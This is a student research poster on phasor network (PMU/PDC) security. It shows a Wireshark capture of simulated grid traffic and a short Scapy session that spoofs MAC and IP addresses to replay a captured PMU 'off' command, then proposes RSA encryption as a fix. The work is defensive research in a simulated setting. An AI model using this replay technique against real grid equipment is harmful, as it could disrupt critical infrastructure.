Vulnerability Assessment of Phasor Networks


Madeline Phillips[1], Terryl Dodson[1] , Xiangyu Niu (Mentor)[2]
[1] L&N STEM Academy [2] The University of Tennessee

INTRODUCTION

"Phasor Networks" are the energy grid's method of transporting crucial information regarding its operation. Phasor Measurement Units (PMU's) collect data from the grid and send it to Phasor Data Concentrators (PDC's). Unfortunately, the connection between the PMU's and PDC's is entirely unprotected, leaving the devices and their information completely vulnerable to cyber-attack.

OBJECTIVE

The objective of the project is first to prove the vulnerability of phasor networks and second suggest methods to secure the network.



Phasor Network Simulation Programs

METHOD

Wireshark was used to intercept the transmission from the PMU to the PDC. The captured information included both the simulated energy grid data readings and control commands for the PMU. Then, Python was utilized within Scapy to re-send the control command packets to the PMU.

RESULTS

Due to the unsecured nature of the phasor network, we were able to retrieve the IP/MAC address pairs of all the devices on the network. Additionally, we were able to gather data from the PMU, allowing us to control the entire network.

CONCLUSION

No.	Time	Source	Destination	Protocol	Length	Info
759	101.814846234	10.128.183.142	10.130.201.86	UDP	561	55100 → 9000 Len=1999
760	101.851263793	10.130.201.86	10.128.183.142	UDP	72	6000 → 58973 Len=30
761	101.854959781	10.128.183.142	10.130.201.86	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=1fdd)…
762	101.855111686	10.128.183.142	10.130.201.86	UDP	561	55100 → 9000 Len=1999
763	101.891215919	10.130.201.86	10.128.183.142	UDP	72	6000 → 58973 Len=30
764	101.894634298	10.128.183.142	10.130.201.86	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=1fe1)…
765	101.895093264	10.128.183.142	10.130.201.86	UDP	561	55100 → 9000 Len=1999
766	101.931235758	10.130.201.86	10.128.183.142	UDP	72	6000 → 58973 Len=30
767	101.935012109	10.128.183.142	10.130.201.86	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=1fe3)…
768	101.935172062	10.128.183.142	10.130.201.86	UDP	561	55100 → 9000 Len=1999
769	101.971284308	10.130.201.86	10.128.183.142	UDP	72	6000 → 58973 Len=30
770	101.974776094	10.128.183.142	10.130.201.86	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=1fea)…
771	101.974918777	10.128.183.142	10.130.201.86	UDP	561	55100 → 9000 Len=1999
772	*REF*	10.130.201.86	10.128.183.142	UDP	72	6000 → 58973 Len=30
773	0.003008375	10.128.183.142	10.130.201.86	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=1feb)…
774	0.003601314	10.128.183.142	10.130.201.86	UDP	561	55100 → 9000 Len=1999
775	0.039999714	10.130.201.86	10.128.183.142	UDP	72	6000 → 58973 Len=30
776	0.043434230	10.128.183.142	10.130.201.86	IPv4	1514	Fragmented IP protocol (proto=UDP 17, off=0, ID=1ff1)…
777	0.043591897	10.128.183.142	10.130.201.86	UDP	561	55100 → 9000 Len=1999
778	0.069776713	10.128.183.142	10.130.201.86	UDP	60	58973 → 6000 Len=18
779	15.632074543	10.130.201.86	52.35.6.82	TLSv1.2	165	Application Data
780	15.718011912	52.35.6.82	10.130.201.86	TLSv1.2	188	Application Data
781	15.718130526	10.130.201.86	52.35.6.82	TCP	66	52888 → 443 [ACK] Seq=397 Ack=489 Win=422 Len=0 TSval…

Data captured by Wireshark

```
root@cepl00514:~/Desktop# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> pkts = rdpcap("offcommand.pcap")
>>> for pkt in pkts:
...     pkt[Ether].src = "d4:be:d9:0b:47:13"
...     pkt[Ether].dst = "5c:26:0a:86:19:13"
...     pkt[IP].src = "10.128.183.142"
...     pkt[IP].dst = "10.130.201.86"
...     sendp(pkt)
...
.
Sent 1 packets.
>>>
```

Sending command signals using Scapy

As evidenced by our ability to capture the phasor network commands, its unsecured attributes could pose a danger to the energy grid. Not only can information be sabotaged in the form of deletion and loss, it can also be falsified to provide misleading results, possibly affecting vital research. Additionally, the PMU's data transmission to the PDC could be manipulated to conceal a failure in a section of the energy grid. A possible solution for strengthening the phasor network's security would be to encrypt the communications within the network. This way, even though an attacker could still intercept data and commands, they would be useless to him without first being decrypted. Below is an example of the results of RSA encryption.

```
Please enter a message to be encrypted: PMU Transmission

Encrypted message:
29333123231019922159241216322235123022713179123012303179218522 35

Decrypted message:
PMU Transmission
```

RSA Encryption/Decryption of message

If the phasor network were to be encrypted, any data an attacker intercepts would be unusable to him.